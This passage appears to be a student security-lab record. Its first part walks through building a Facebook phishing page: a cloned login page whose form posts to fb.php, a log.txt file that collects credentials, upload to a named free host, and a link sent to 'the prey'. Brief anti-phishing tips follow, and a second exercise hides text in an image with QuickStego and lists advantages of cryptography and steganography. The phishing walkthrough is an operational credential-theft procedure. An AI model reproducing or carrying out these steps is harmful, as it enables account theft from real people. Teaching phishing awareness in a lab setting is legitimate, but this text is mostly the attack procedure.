
 log.txt - Notepad

File Edit Format View Help

Create an empty notepad and save it as “log.txt”

```
v><div class="_8esn">  
m" action="fb.php" me  
name="lsd" value="AV
```

Open the “fb.html” in Sublime Text and in “Action =”, assign the “fb.php” file there.



The screenshot shows the homepage of Free Web Hosting Area. The header features the site's logo and name in orange and blue. Below the header is a navigation bar with links to HOME, MEMBERS AREA, FORUM, NEWS, FAQ, TERMS OF USE, and CONTACT US. The main content area welcomes visitors and provides contact information. It also includes a section for free subdomain hosting with a form to enter a subdomain and a dropdown menu for domain selection. A "PROCEED" button is visible next to the form.

**Free Web Hosting Area .com**

HOME MEMBERS AREA FORUM NEWS FAQ TERMS OF USE CONTACT US

Welcome to **Free Web Hosting Area!!** You can always reach us at <https://www.freewebhostingarea.com> or short address <https://freewha.com>. [Leave A Message](#)

**We offer free hosting since 2005 without interruption, so you have the guarantee that your account won't disappear overnight.**

**FreeWHA** is maintained by volunteers and **upgrading your account** to get more features or to simply say "**thank you**" will be greatly appreciated. This way you help us to offer so many **free hosting features** with **great uptime** and **very fast servers**.

Buying your domain from our domain registration site <https://www.protonhosting.com> will be as well a real help. We have good prices for almost all domains and regularly we run promos when you can register your domain for just few dollars.

**Free SubDomain Hosting**

www.  .

i.e. yourname



Create a website hosting as “ <http://cyber.freeoda.com> ”

# net2ftp a web based FTP client

## Login

Connect to your FTP server and start editing your website now.

Basic FTP login

English

FTP server

cyber.freeoda.com

Username

cyber.freeoda.com

Password

Login

### Features

Navigate the FTP server

Upload and download files

Edit files (WYSIWYG and syntax highlighting)





View code with syntax highlighting

Copy, move, delete (also to 2nd FTP server)

In address bar, enter “<http://cyber.freeoda.com/ftp> “and login

# net2ftp a web based FTP client

cyber.freeoda.com



/fbphising

Directory Tree: [root](#) /fbphising

New dir

New file

Upload

Transform selected entries: 

Copy

Move

Delete

Rename

Chmod





Download

Zip

Unzip

Size

Search

| All                      | Name                                                                                        | Type       | Size   | Owner  | Group  | Perms   | Mod Time     |                      |                      |                      |
|--------------------------|---------------------------------------------------------------------------------------------|------------|--------|--------|--------|---------|--------------|----------------------|----------------------|----------------------|
|                          |  Up..    |            |        |        |        |         |              |                      |                      |                      |
| <input type="checkbox"/> |  fb.html | HTML file  | 194059 | 269819 | 269819 | rxwxrwx | Apr 25 17:18 | <a href="#">View</a> | <a href="#">Edit</a> | <a href="#">Open</a> |
| <input type="checkbox"/> |  fb.php  | PHP script | 352    | 269819 | 269819 | rxwxrwx | Apr 25 17:18 | <a href="#">View</a> | <a href="#">Edit</a> | <a href="#">Open</a> |
| <input type="checkbox"/> |  log.txt | Text file  | 117    | 269819 | 269819 | rxwxrwx | Apr 25 17:26 | <a href="#">View</a> | <a href="#">Edit</a> | <a href="#">Open</a> |


Directories: 0

Files: 3 / 190 kB


Symlinks: 0

Unrecognized FTP output: 0

Upload all three files from your local machine into "Fbphising" Directory



Select all three files and click on "Chmod" and change the permissions as mentioned in above image



Send this Link <http://cyber.freeoda.com/fbphising/fb.html> to the prey




Once the Prey enters login credentials, it will capture the credentials and save it in "log.txt". To view the Credential, open the "log.txt".

## Solutions to avoid from phishing

- Be cautious with emails and personal data
- Do not respond to emails which refer to your financial or bank profile
- Beware of pop-ups
- Type the URL of the bank websites into the address bar
- Make sure the website you are visiting is secure
- Keep a smart eye on your accounts
- Phishing has no borders
- If you have the slightest doubt, don't take any risk
- Make sure your computer, phone and tablet are secure
- Come back to read more about malware

8. Try to Encrypt the Data in image file using quick stego tool (Download from Internet) and command prompt also and show them how to decrypt also. Write a report advantage of cryptography and steganography)



Create data with file name “Dhoni.txt”



Dhoni.jpeg



Upload the “dhoni.jpeg” and “dhoni.txt” in QuickStego Tool

## Encryption in QuickStego Tool

Click the “**HIDE TEXT**” button to Encrypt(hide) the data into the image and Click “**SAVE IMAGE**” button to save the encrypt image

## Decryption in QuickStego Tool

Upload the Encrypted image by clicking the “**OPEN IMAGE**” button and Click the “**GET TEXT**” button to Decrypt(unhide) the data into the image



## **ADVANTAGES OF CRYPTOGRAPHY**

- Classical Cryptography is independent of the medium of transmission, and hence can be used to transmit highly sensitive data over long distances.
- Classical Cryptography is highly flexible and can be implemented in hardware, software, or a combination of both.
- Classical Cryptography does not require the use of computers or any such costly devices, and also classical cryptography does not require any special specification for the medium of transmission (courier), and thus considered as a cheap way of encryption of sensitive information.
- The one-time pad algorithm in classical cryptography is practically uncrackable.
- When used properly, classical cryptography protects your plain text from all sorts of casual snooping.

## **ADVANTAGES OF STEGANOGRAPHY**

- The advantage of steganography, over cryptography alone, is that messages do not attract attention to themselves. Plainly visible encrypted messages—no matter how unbreakable—will arouse suspicion, and may in themselves be incriminating in countries where encryption is illegal. Therefore, whereas cryptography protects the contents of a message, steganography can be said to protect both messages and communicating parties.
- This method featured security, capacity, and robustness, the three needed aspects of steganography that makes it useful in hidden exchange of information through text documents and establishing secret communication.
- Important files carrying confidential information can be in the server in and encrypted form No intruder can get any useful information from the original file during transmit.
- With the use of Steganography Corporation government and law enforcement agencies can communicate secretly.